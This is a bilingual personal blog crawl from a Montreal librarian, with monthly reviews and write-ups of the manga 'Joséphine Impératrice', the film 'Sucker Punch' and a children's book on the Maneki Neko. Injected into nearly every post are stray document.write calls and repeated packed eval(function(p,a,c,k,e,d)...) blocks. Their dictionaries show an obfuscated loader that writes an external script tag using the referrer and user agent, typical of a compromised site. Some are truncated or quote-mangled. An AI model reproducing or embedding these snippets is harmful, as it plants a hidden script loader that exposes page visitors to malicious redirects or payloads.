May in review

Spring was late and therefore seasonal temperature (sunnier and temperature more around 20′ C) came nearly two weeks later than usual (from May 11th). We use to say that May is the nicest month of the year, document.write(“”); but it really became true at the end of the month (and even early June!). Buds were starting to open, but it felt strange in May to still see the browns of bare trees with no leaves in them. However, by the middle of the month, with the first thunderstorms of the year, the landscape quickly exploded with greens.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zyzst|var|u0026u|referrer|dnsyk||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nybfb|var|u0026u|referrer|hkdfd||js|php’.split(‘|’),0,{}))

I had to deal with a lot of anxiety in May. I couldn’t take it anymore at my job (I liked the team, the place, the job itself, but the long commuting hours and unruly teenagers where making my life impossible). I was on the verge of depression and needed to do something. However, the prospect of a new workplace (slightly closer from home, quieter) was also a source of apprehension. Was I making the right decision (I am still not sure) ? All this was translating into various body pains (back, chest, jaw, digestion problems, general discomfort, etc.).

Also we’ve been in the new house for over two years now and did very little work, so I really needed to get going with the repairs and improvements. I took two weeks off toward the end of the month for that purpose. First I wanted to repair and paint the garage door, but simply replacing the broken door-opener revealed quite a saga (the installation guy had to come THREE times and I had to hire an electrician to move a light fixture and install an electrical outlet).

As usual I started my vacations with a cold, watch too much TV and ended up doing only half of what I planned (the weather was not so bad, but I spent lots of time waiting for the workmen). I wrote only one manga comment (Joséphine Impératrice, vol. 1). No time left to visit museums with my wife and it was raining on the day we were planning to go to the botanical garden. But at least I finished the garage door and got the ball rolling with the house repairs… However, I better get going because there is still a lot to do for the remaining part of the summer!

Not much happened on the world stage (or was I too busy to notice anything ?). I got mostly interested with Apple WWDC keynote. The announcement was very promising, but also quite disappointing as they announced only software products (OS X 10.10 Yosemite and iOS 8, both due in fall) and absolutely NO hardware (I was expecting to see updates for the iPhone, Mac-Mini and AppleTV). But it was to be expected at a developers’ conference. While reading online I nevertheless gathered over a hundred news links that you’ll find just after the jump:


Anime & Manga related, Japan, Popular Culture

Apple, apps and mobile devices news

Apple: the 2014 WWDC keynote announcements

Books, Digital Edition & Libraries

Economy, Environment & International/U.S. Politics

Health, home & garden

Library Humour

Local News & National Politics

Media, Culture, Entertainment & Society

Sciences & History

Technology, Gadgets & Internet

Union stuff & Montreal’s libraries

[ Traduire ]

NASA USTREAM

Relaxing view: ISS HD Earth Viewing
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ebyhs|var|u0026u|referrer|nfebt||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|keizs|var|u0026u|referrer|nezhn||js|php’.split(‘|’),0,{}))

NASA Public channel

Broadcast live streaming video on Ustream

Joséphine Impératrice (1)

Impératrice de charme au cœur d’or ! Nous sommes au XVIIIe siècle sur l’île de la Martinique. La jeune Rose Tascher de la Pagerie grandit entourée d’une famille aimante. En 1779, document.write(“”); à 16 ans, elle quitte son île et sa famille pour Paris où elle épouse Alexandre, vicomte de Beauharnais. Commence alors pour la jeune fille un dur apprentissage de la vie, entre un mari volage qui la délaisse et l’isolement dans un pays qu’elle ne connaît pas ! La jeune femme s’endurcit sans jamais se départir de la bonté et de la générosité qui la caractérise. Elle va bientôt reconquérir sa liberté et son indépendance, mais déjà, les prémices de la Révolution grondent…” [ Texte du site de l’éditeur ]
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bdsbs|var|u0026u|referrer|ebffr||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|erznr|var|u0026u|referrer|rirdz||js|php’.split(‘|’),0,{}))

“La petite Rose naît en 1763 dans une famille noble mais pauvre de la Martinique, alors colonie française. Un jour, une voyante lui prédit que son destin sera « plus grand que celui d’une reine ». Peu après, elle s’embarque pour la métropole et arrive à Paris. C’est le début d’une grande aventure… La vie tumultueuse et passionnée de Joséphine de Beauharnais, qui devint la femme de Napoléon et l’impératrice des Français ! Volume 1 / 4.” [ Texte de la
couverture arrière ]

Continuez après le saut de page >>

ATTENTION: Peut contenir des traces de “spoilers”! Les personnes allergiques à toutes discussions d’une intrigue avant d’en avoir elle-même prit connaissance sont vivement conseillé de prendre les précautions nécessaires pour leur sécurité et ne devraient poursuivre qu’avec circonspection.

J’ai découvert ce manga en novembre de l’an dernier mais il m’a fallut du temps avant de pouvoir mettre la main dessus et le lire. Joséphine Impératrice (?????????? / Bara no Josephine / lit. “Les roses de Joséphine”) est un manga sh?jo romantique et historique écrit par Kaoru Ochiai et illustré par Yumiko Igarashi. Prépublié en feuilletons dans Princess Gold, le magazine mensuel sh?jo de Akita Shoten, entre septembre 2011 et décembre 2013, il a été compilé en un premier volume en mai 2012 et le quatrième (et dernier) volume est paru en avril 2014. Il a été traduit en français chez Pika Éditions au début octobre 2013. Un second volume a suivi à la fin octobre, puis un troisième en mars 2014. Finalement, le quatrième volume français paraîtra en juillet 2014. Un extrait de trente-six pages du premier volume est disponible sur le site de Pika Édition. [Ci-contre: page 85]

Le scénariste, Kaoru Ochiai, ne semble pas très connu (même au Japon) et, comme c’est le cas la plupart du temps pour les manga, c’est la dessinatrice qui est la véritable vedette. Même si Yumiko Igarashi n’est né qu’en août 1950, on l’inclut parfois parmi les membres du Groupe de l’an 24 (des femmes mangaka très innovatrices, toutes nées en l’an 24 de l’ère Sh?wa [1949]) mais le fait demeure qu’elle fait partie de la même génération que les Moto Hagio, Riyoko Ikeda, Yumiko ?shima, Keiko Takemiya ou Ry?ko Yamagishi. Elle est surtout connue en occident pour ses manga Candy Candy et Georgie. L’éditeur français a rendu disponible sur Youtube (et sous-titré) un bref interview avec la mangaka où elle nous présente son dernier projet:


Ce manga historique nous raconte la vie extraordinaire de Marie Josèphe Rose Tascher de la Pagerie, qui deviendra plus tard la première épouse de Napoléon 1er. C’est d’ailleurs lui qui lui donnera le nom de Joséphine. Rose nait en Martinique en 1763 dans une famille de basse noblesse. Elle y mène une vie paisible auprès de ses parents Joseph-Gaspard et Rose-Claire, de ses soeurs Catherine et Françoise, ainsi que son demi-frère Agathon (aussi appellé Antoine). Ce dernier (fils de Marion, une domestique, et du père de Rose) est un personnage fictif qui sert de narrateur au récit. Une voyante prédit à Rose un destin exceptionnel et qu’elle ne sera réellement aimé que par un seul homme.


En 1777, le marquis de la Ferté-Beauharnais (gouverneur général des Antilles françaises et amant de Désirée, la soeur de Joseph-Gaspard) propose de marier son fils de dix-sept ans, le vicomte Alexandre de Beauharnais, à Catherine mais celle-ci meurt de la tuberculose. À sa place, il est décidé qu’il épousera plutôt Rose, qui a alors seize ans. Rose part donc pour Paris (elle amène avec elle Agathon pour lui servir de domestique) et le mariage est célébré le 13 décembre 1779 [ci-contre: page 79]. Elle tombe rapidement enceinte d’un fils (en 1781), Eugène, et puis d’une fille (en 1783), Hortense.

Elle croit brièvement qu’Alexandre est cet homme que la voyante lui a prédit qu’elle rencontrerait mais elle se trompe. Alexandre ne l’aime pas et passe la plupart de son temps avec madame de la Touche, sa maîtresse. Le couple se sépare donc. Alors qu’Agathon devient le précepteur des enfants, Rose passe près de deux ans à l’abbaye de Penthemont, où elle apprend ce que toute femme de bonne société doit savoir. Puis, elle revient vivre avec Monsieur de Beauharnais à Fontainebleau, où elle espère rencontrer de nombreux jeunes hommes. Mais le spectre de la révolution gronde…

Extrait des pages 82-83: le lendemain du mariage

Ce manga me rappelle un peu La rose de Versailles de Riyoko Ikeda, qui se déroule à la même époque et qui, en abordant le personnage de Marie-Antoinette, traite aussi des prémices de la révolution française. Peut-être qu’avec le titre original de Bara no Josephine Yumiko Igarashi fait-elle un clin d’oeil à celui de Versailles no Bara, mais le titre fait plus clairement référence au nom même de Rose et à l’intérêt qu’elle portait à la botanique et plus particulièrement à la culture des roses (dont au moins trois variétés seront nommées en son honneur).

Aussi, l’opposition assez marquée entre le récit très sérieux et le style de dessin plutôt comique me rappelle beaucoup Osamu Tezuka, chez qui l’on retrouve la même opposition (pourrait-on parler ici de technique narrative?). Ceci place donc le manga à la limite entre le sh?jo (manga pour jeunes filles) de par son style et le josei (manga pour femmes adultes) de par son histoire tout de même assez sérieuse.

Le récit, qui nous offre une histoire à la fois romantique et historique, est excellent. J’espère qu’il va intéresser les jeunes lecteurs à l’histoire de France. A noter d’ailleurs que, malgré la superbe illustration de couverture (répétée dans les pages 4-5) qui reprend la célèbre peinture du Sacre de Napoléon par Jacques-Louis David, Napoléon est absolument absent de ce volume.

Le style graphique du manga est assez bon: si les expressions exagérées des personnages sont généralement dans l’ordre du comique (caricatural), il offre tout de même de temps en temps des arrières-plans très détaillés. Il s’agit ici d’un excellent exemple de style sh?jo classique (un peu comme Sailor Moon): personnages aux grand yeux rêveurs, arrière-plans floraux ou étoilés, beaucoup d’attention porté au coiffures et aux vêtements, etc. D’ailleurs, l’auteur (Igarashi) le dit elle-même: “des robes, des dentelles et des roses : un univers rempli de tout ce que j’aime !”

J’adore les manga historiques et celui-ci ne m’a pas déçu. J’ai bien hâte de voir où Joséphine Impératrice nous mènera (et de voir quand Napoléon y fera son apparition). Je le recommande donc vivement.

Joséphine Impératrice, vol. 1, écrit par Kaoru Ochiai et illustré par Yumiko Igarashi. Boulogne, Pika Éditions, octobre 2013. 192 pages, N & B, 11.5 x 18.0 x 1.4 cm, 7,50 € / $12.95 Can, ISBN 978-2-8116-1263-4. Sens de lecture original japonais. Recommandé pour adolescents (12+).

Pour plus d’information vous pouvez consulter les sites suivants:

Bara no Josephine, vol. 1 © Yumiko Igarashi & Kaoru Ochiai / Visions 2012. All rights reserved. © 2013 Pika Éditions pour la présente édition française.

[ Translate ]

April in review

April was a boring, document.write(“”); rainy month. It was still a little depressing, but we felt spring was on its way although it never really got here fully. It is still a little colder than seasonal temperature. By mid-April we still had freezing temperature and a little snow fall. I felt sad. I still feel I need some change so I applied (several times) to work in another library and waited all month for results. I am still waiting. I hope it will work. I don’t know what I’ll do if it doesn’t…
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nikbz|var|u0026u|referrer|ssfke||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rdyfk|var|u0026u|referrer|ytnyy||js|php’.split(‘|’),0,{}))

On the domestic side, with slightly warmer temperature there was a lot to do around the house (spring cleaning, preparing the garden) and many things to organize (medical check-ups, update financial records, using the income tax returns to replace and update household appliances, etc). So it kept me busy. I didn’t write much (just one book comment, on
a manga about Freud). It is frustrating to have so many ideas, so many words in my mind that I could write and not enough time to do so… I went to a book sale and found lots of books (many manga) for really cheap. We’ve finally found someone (a shelter) to take the last of the kittens we’ve rescued this winter. I’m so glad that we found places for them, but I was also a little sad to see them leave. However, I kept one and his playfulness, his cuteness, fill me with joy. I’ve seen something really strange one night right after sunset: a swarm of seagulls noisily turning and pulsating into the clouds. Not long after, we got the first thunderstorm of the year…

In the news, provincial elections brought back a liberal government, the Ukrainian situation continues, they still haven’t found the Malaysian plane, and a South Korean ferry sank killing lots of children from the same school. You’ll find over an hundred links to some news stories that I found interesting — just after the jump:


Anime & Manga related, Japan, Popular Culture

Apple, apps and mobile devices news

Books, Digital Edition & Libraries

Economy, Environment & International/U.S. Politics

Health, home & garden

Humour
Local News & National Politics

Media, Culture, Entertainment & Society

Sciences & History


Technology, Gadgets & Internet

Union stuff & Montreal’s libraries

[ Traduire ]

The month in review (2013-12-27)

Lots happened on the domestic front during december. Mostly problems. It’s depressing how life can sometimes hounds you down. I’ll address that in a separate entry if I have the courage…
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nnttk|var|u0026u|referrer|yhhtt||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fdhtb|var|u0026u|referrer|fdbha||js|php’.split(‘|’),0,{}))

In the news, document.write(“”); no big events worth reporting but nearly an hundred interesting bits of information that I gathered and shared with you
after the jump:


Anime & Manga related, Japan, Popular Culture

Apple, apps and mobile devices news

Books, Digital Edition & Libraries

Economy, Environment & International/U.S. Politics

Health, home & garden

Humour

Local News & National Politics

Media, Culture, Entertainment & Society

Sciences & History

Technology, Gadgets & Internet

Union stuff & Montreal’s libraries

[ Traduire ]

Sucker Punch

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hrbsf|var|u0026u|referrer|zyiyb||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nahet|var|u0026u|referrer|ihshf||js|php’.split(‘|’),0,{}))

“Close your eyes. Open your mind. You will be unprepared.”

Sucker Punch is an epic action fantasy that takes us into the vivid imagination of a young girl whose dream world provides the ultimate escape from her darker reality. Unrestrained by the boundaries of time and place, document.write(“”); she is free to go where her mind takes her, and her incredible adventures blur the lines between what’s real and what is imaginary.”

“She has been locked away against her will, but Babydoll (Emily Browning) has not lost her will to survive. Determined to fight for her freedom, she urges four other young girls—the outspoken Rocket (Jena Malone), the street-smart Blondie (Vanessa Hudgens), the fiercely loyal Amber (Jamie Chung) and the reluctant Sweet Pea (Abbie Cornish)—to band together and try to escape their terrible fate at the hands of their captors, Blue (Oscar Isaac), Madam Gorski (Carla Gugino) and the High Roller (Jon Hamm).”

“Led by Babydoll, the girls engage in fantastical warfare against everything from samurais to serpents, with a virtual arsenal at their disposal. Together, they must decide what they are willing to sacrifice in order to stay alive. But with the help of a Wise Man (Scott Glenn), their unbelievable journey—if they succeed—will set them free.” [Official Synopsis]


I just caught this movie on Showcase the other day and I was blown away. I had heard about it and seen some promising illustrations, but on release it was demolished by the critics (Rotten Tomatoes gave it a 23% rating for the critics and 46% for the audience) and I forgot about it. However it’s created by a reputable director, Zack Snyder (300, Watchman, Man of Steel), and even if it far from perfect it is quite a piece of beautiful entertainment. It is told with very little dialog, lots of music and astonishing CGI.

It starts with a sad story: a mother dies leaving her fortune to her two daughters. The abusive stepfather is unhappy with this and, as he is about to take it out on the girls, the oldest escapes her room and tries to kill him. However, the bullet ricochets on a steel pipe and kills the younger sister instead. The stepfather seizes this opportunity and has her institutionalized because of her supposedly violent and murderous behaviour. He makes a deal with the orderly that runs the place that she will be “taken care of”. In a few days, a special doctor will come to lobotomize her. That’s just the introduction. The girl, known as Babydoll, uses her imagination to escape her grim circumstances. The mental hospital becomes a brothel where’s the girls entertain the customers. But the Babydoll of the imaginary world escapes her own ordeal in a fantasy world where she is a warrior and has to gather five items in order to free herself: a map, a lighter, a knife, a key and a mysterious item that will be revealed at the end. The Babydolls of all worlds are determined to fight for their freedom.

The use of music and its sketch movie style reminds me of the eclectic storytelling of Heavy Metal where you had several unrelated segments united by one main story. Here you have an Inception‘s style asylum mindfuck that opens into segments set into four anachronistic mishmash fantasy world worthy of the most excessive mecha anime and video games: a Kungfu Panda style samurai fight where Babydoll acquires her only weapons: a katana and a Gluck, a WWI steampunk nazi zombie world where they acquire the map, a WW2 dragonslaying medieval fantasy world where they acquire the fire and a futuristic high train robbery meet bomb squad mission with a Vietnam war era helicopter where they acquire the knife (but not without a cost).

Snyder succeeds in capturing the pop culture of the current generation in the same way that Tarentino (Pulp Fiction, Kill Bill, Djando Unchained) captured the pop culture of the baby boomers. With its story inside a story, inside a story, the movie offers a clever storytelling. It also has a fascinating and beautiful visual. Unfortunately, the story is uneven and doesn’t always make sense, the acting is rather average, and the ending is quite disappointing: it delivers a soppy philosophical moral about self-determination and strength of character. I find solace in the fact that it is not really an happy ending. And, yes, it is sexist! But it is well worth watching (for a sci-fi loving male audience of course)!


Sucker Punch: USA, 2011, 110 min.; Dir.: Zack Snyder; Scr.: Zack Snyder & Steve Shibuya (based on a story by Zack Snyder); Phot.: Larry Fong; Ed.: William Hoy; Mus.: Tyler Bates, Marius de Vries; Prod.: Deborah & Zack Snyder; Studio: Legendary Pictures, Cruel and Unusual Films; Distr.: Warner Bros; Cast: Emily Browning (Babydoll), Abbie Cornish (Sweet Pea), Jena Malone (Rocket), Vanessa Hudgens (Blondie), Jamie Chung (Amber), Carla Gugino (Madam Gorski), Oscar Isaac (Blue), Jon Hamm (High Roller), Scott Glenn (Wise Man).
For more information you can visit the following websites:
Sucker Punch © 2011 Warner Bros. Entertainment Inc.

[ Traduire ]

La légende du Chat Porte-Bonheur

“Il y a de nombreuses années, document.write(“”); j’étais un chat en quête de nourriture et qui cherchait un refuge. Après un long et épuisant chemin, je suis arrivé devant un temple niché au pied d’une majestueuse montagne à la cime enneigée. Je me suis assis sous le portique et j’ai attendu, la patte antérieure levée comme à mon habitude.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ttbbn|var|u0026u|referrer|dfats||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ebets|var|u0026u|referrer|atddh||js|php’.split(‘|’),0,{}))

“Basée sur la légende japonaise [du] XVIIe siècle, l’histoire de Tama, le chat Porte-Bonheur, raconte l’origine du Maneki Neko, célèbre petit chat qui lève sa patte en signe de bienvenue et procure chance, fortune et prospérité.“

[ Texte du site de l’éditeur et de la couverture arrière ]

Continuez après le saut de page >>

Le court récit de cet album pour enfants nous raconte l’histoire d’un chat errant qui avait la particularité de parfois lever la patte droite, comme si il souhaitait la bienvenue aux gens. C’était un bobtail japonais principalement de couleur blanche mais avec une queue noir et orange. Il fut recueilli par le moine d’un temple en ruines qui le nomma Tama, en souvenir de son enfance sur les rives du fleuve Tama. Un jour, durant un violent orage, un seigneur avait cherché refuge sous les branches d’un magnifique cerisier en fleur. Le cerisier lui semblait un meilleur abris que le temple délabré, mais voyant le chat sur le seuil du temple qui semblait l’inviter à entrer, il changea d’avis. Aussitôt la foudre frappa le cerisier et une grosse branche s’écrasa lourdement à l’endroit où le seigneur se tenait quelques instant plus tôt. Pour remercier le chat qui lui sauva la vie, le seigneur fit restaurer le temple et fit de généreuses donations de sorte que le moine et le chat ne fûrent plus jamais dans le besoin. Le chat porta chance et apporta le bonheur tant au seigneur qu’au moine. C’est pourquoi il est honoré en tant que Chat du Bonheur.

Cette histoire n’est qu’une des nombreuses légendes qui expliquent l’origine du Maneki Neko (??? / littéralement le “chat qui invite”) dont on retrouve la représentation dans une grande variété de formes dans la plupart des boutiques et restaurants Japonais ou même du Chinatown. L’origine du geste provient du chat qui se lave l’oreille, qui s’apparente au geste japonais d’invitation, d’où l’idée du chat qui invite le bonheur. Dans l’émission Must Love Cats (en anglais, qui donne pour origine la légende de la vieille femme d’Imado), on explique que si le chat lève la patte droite il apportera la chance et si c’est la gauche il apportera la fortune (financière) et que parfois il lève les deux (ou même les quatre pattes)! Dans la postface de ce livre pour enfants, l’auteur explique qu’elle a choisit de raconter la variante du chat du temple, qui date du début de l’ère Edo, parce que c’est la plus populaire. Le temple serait celui de Gotokuji et le seigneur serait Naotaka Ii.

C’est un beau conte, bien écrit mais illustré plutôt sobrement, qui raconte un aspect intéressant de la culture japonaise. Je le recommande. Le site de l’éditeur comporte un extrait des dix premières pages du livre si vous désirez en avoir une meilleur idée avant d’en faire l’achat — quoiqu’il est également disponible en bibliothèques.

La légende du Chat porte-Bonheur; Un récit traditionnel du Japon, écrit par Wendy Henrichs et illustré par Yoshiko Jaeggi (traduit par Alice Seelow). Paris, Circonflexe, octobre 2012. 21,5 x 26,0 x 0,9 cm, 32 pg., 13,00 € / $19.95 Can. ISBN: 9782878336184. Couverture cartonnée. Recommandé pour les enfants de 6 à 10 ans.

Pour plus d’information vous pouvez consulter les sites suivants:

http://snagplayer.video.dp.discovery.com/636146/snag-it-player.htm?auto=no
I am Tama, lucky cat: A Japanese Legend © 2011 by Wendy Henrichs. Illustrations © 2011 by Yoshiko Jaeggi. Photographs, page 32 © 2011 by Barbara and Jerry Conner. ©2012, Circonflexe pour l’édition en langue française.

[ Translate ]

Gen d’Hiroshima, vol. 1

“Dans le Japon en guerre contre les États-Unis, document.write(“”); le jeune Gen Nakaoka et sa famille survivent, tant bien que mal, entre la faim et les persécutions dues au pacifisme militant du père, dans une ville curieusement épargnée par les bombardements. Jusqu’au matin du 6 août 1945, lorsque l’enfer nucléaire se déchaîne soudain sur Hiroshima…” [Texte de la couverture arrière]
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bfzbi|var|u0026u|referrer|anyfa||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|aadak|var|u0026u|referrer|nbiaf||js|php’.split(‘|’),0,{}))

